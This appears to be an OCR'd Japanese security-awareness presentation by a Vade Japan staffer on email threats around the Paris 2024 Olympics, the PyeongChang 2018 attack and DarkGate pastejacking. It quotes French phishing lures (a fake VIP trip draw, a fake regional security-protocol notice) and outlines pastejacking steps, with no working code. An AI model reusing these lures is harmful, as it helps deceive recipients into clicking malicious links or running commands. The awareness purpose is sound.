フランス現地からの生情報～パリ五輪でのメール脅威
世界的イベントで発生するサイバー攻撃とは？

Vade Japan 株式会社
泉田　伊予奈


HORNETSECURITY
vade

自己紹介

泉田　伊予奈

（いずみだ　いよな）

北海道余市郡仁木町出身



自己紹介


2010年　上京し大学では英語を専攻
　　～英語音声学ゼミ、サンディエゴに9ヶ月間留学
2015年　アプリSEとして社会人をスタート
　　～主にSharePoint Online関連の開発を行う
2018年　Azureのテクニカルサポートを経験
2019年　日本法人社員2名の米SaaS企業で様々な仕事に携わる
2023年　Vade Japanに入社、顧客サポートを担当


会社紹介

Vade Japan株式会社


- AIを使った予測型のメール脅威検知フィルタを提供
- 全世界で15億を超えるメールボックスを保護
- メール脅威の分析を行う技術チームを日本国内に保有

会社紹介


ベルギー
フランス
スイス
モナコ
リヨン
Lyon
マルセイユ
Marseille
アンドラ
ビスケー湾
引用元：Google Maps


London
Southend-on-Sea
Bruges
Antwerp
Ghent
Calais
Brussels
Belgium
Mons
リール
Amiens
Le Havre
Rouen
Beauvais
パリ
Caen
Reims
Argenteuil
Versailles
Parc naturel régional du Perche
引用元：Google Maps

March 2024


DATA CENTER
CANADA
DATA CENTER
EU
CANADA OFFICE
MONTREAL
CANADA OFFICE
MONTREAL
UK OFFICES
READING & BRISTOL
GERMANY OFFICES
HANNOVER, BERLIN & DARMSTADT
FRENCH OFFICES
LILLE & PARIS
CANADA OFFICE
VANCOUVER
NORTH MACEDONIA OFFICE
SKOPJE
TOKYO OFFICE
JAPAN
US OFFICES
WASHINGTON D.C.
SPAIN OFFICES
MADRID & BARCELONA
DATA CENTER
USA
BOSTON OFFICE
USA
MALTA OFFICE
SAN GWANN
DATA CENTER
AUSTRALIA
ARGENTINA OFFICE
BUENOS AIRES
REDUNDANT DATA CENTERS
OFFICES HORNET
OFFICES VADE

テーマはパリオリンピック2024！

HORNETSECURITY
vade

テーマはパリオリンピック2024！

テーマはパリオリンピック2024！

HORNETSECURITY
vade

テーマはパリオリンピック2024！

どんな脅威が確認された？

過去には何があった？

どんな攻撃手法が使われた？

HORNETSECURITY
vade

オリンピックのような世界的イベントのリスク

SCAM

EXTORTION

DISTABILIZATION

詐欺

脅迫

錯乱

HORNETSECURITY vade

パリ2024 脅威①：詐欺

Les gagnants seront sélectionnés par tirage au sort.
Vous avez jusqu'au 30 mars 2024 inclus pour tenter votre chance!

PARIS 2024
Séjour All inclusive

Ne manquez pas l'occasion d'être au cœur de l'événement sportif le plus attendu depuis des années !
En loge, aux côtés des VIP, profitez d'un confort absolu tout en soutenant votre délégation favorite.

HORNETSECURITY vade

パリ2024 脅威②：脅迫

Région îledeFrance

PARIS 2024

Madame, Monsieur,

Pour assurer une coordination efficace avec l'organisation des jeux olympiques de Paris 2024, il est impératif que tous les agents des collectivités locales de la région Île-de-France reçoivent une mise à jour des protocoles de sécurité. Cela inclut une obligation d'application de ces nouvelles procédures de sécurité et des protocoles d'urgence.

Accéder aux Mesures de Sécurité

Nous vous remercions de votre attention et de votre engagement envers la sécurité des Jeux Olympiques de Paris 2024.

Cordialement,

Région Île-de-France

HORNETSECURITY vade

パリ2024 脅威③：錯乱

パリ2024 脅威③：錯乱

An assassination project against Emmanuel Macron in Ukraine? Be careful, this video is rigged

Published on: 14/02/2024 - 22:19

This video, which shows an excerpt from one of France 24's television news, has been manipulated. © Twitter

By: The editorial staff of the Observers 2 minutes

Emmanuel Macron was to go to Ukraine on Wednesday, February 14. But the Elysée finally announced that the French president's visit was postponed, in particular for security reasons. Since then, a video circulating on social networks claims that the reason for this cancellation would be the "detection by the French secret services of a risk of assassination" of the Head of State. This information would have been delivered during a television news... of France 24. Except that it's a trick. The editorial staff of the Observers analyzed these images.

HORNETSECURITY
vade

攻撃の多くは予想の範囲内、なぜなら・・・

前例があったから

平昌オリンピック2018

=

サイバー攻撃による被害

平昌2018：VIP代表者リストのメール

オリンピック関係者
（30人）

Delete　Archive　Report　Move　Flag

代表者リスト

IOC副会長 <user01@example.com>

To: Iyona Izumida


List of VIP Delegates...
11.1 KB

Download　Preview

これはイメージです。

出典：
Podcast: https://malicious.life/episode/episode-212/

平昌2018：文字化けしたWordファイル



※これはイメージです。


Enable Content

??	????????????????	00 11 22 33	????????????????????????????	???
??	????????????????	01 23 45 67	????????????????????????????	???
??	????????????????	89 12 34 56	????????????????????????????	???
??	????????????????	78 91 23 45	????????????????????????????	???
??	????????????????	00 11 22 33	????????????????????????????	???
??	????????????????	01 23 45 67	????????????????????????????	???
??	????????????????	89 12 34 56	????????????????????????????	???
??	????????????????	78 91 23 45	????????????????????????????	???

出典：
Podcast: https://malicious.life/episode/episode-212/

HORNETSECURITY vade

平昌2018：Weaponized Document Attacks



??	????????????????	00 11 22 33	????????	???
??	????????????????	01 23 45 67	????????????????????????????	???
??	????????????????	89 12 34 56	????????????????????????????	???
??	????????????????	78 91 23 45	????????????????????????????	???
??	????????????????	00 11 22 33	????????????????????????????	???
??	????????????????	01 23 45 67	????????????????????????????	???
??	????????????????	89 12 34 56	????????????????????????????	???
??	????????????????	78 91 23 45	????????????????????????????	???

出典：
Podcast: https://malicious.life/episode/episode-212/

HORNETSECURITY vade

平昌2018：オリンピックまでの3ヶ月

ネットワーク障害が起こるも
不具合の原因まで考える人はおらず…

平昌2018：開会式

- インターネットに繋がらない
- セレモニーを放映していたテレビがすべて真っ暗に
- デジタルチケット機能付きの公式アプリが使えない
- 全建物につながるRFIDベースのセキュリティゲートがダウン

異常なほど空席がある開会式

出典：
Podcast: https://malicious.life/episode/episode-212/

パリ2024：Vadeが検知した攻撃手法

パリ2024：Vadeが検知した攻撃手法

Threat Actor: Darkgate
Pastejacking

Pastekackingとは


悪意のあるコマンドをシステムに貼り付け・実行させるサイバー攻撃手法

1. **メールの受信：**
   - ○ インストラクションを含むフィッシングメールを受け取る


2. **コマンドの貼り付け（実行）：**
   - ○ 指示された手順に沿ってターミナルやPowerShellコンソールにコマンドを貼り付ける.

3. **マルウェアのインストール：**
   - ○ 実行されたコマンドによってマルウェアに感染、システムが乗っ取られる

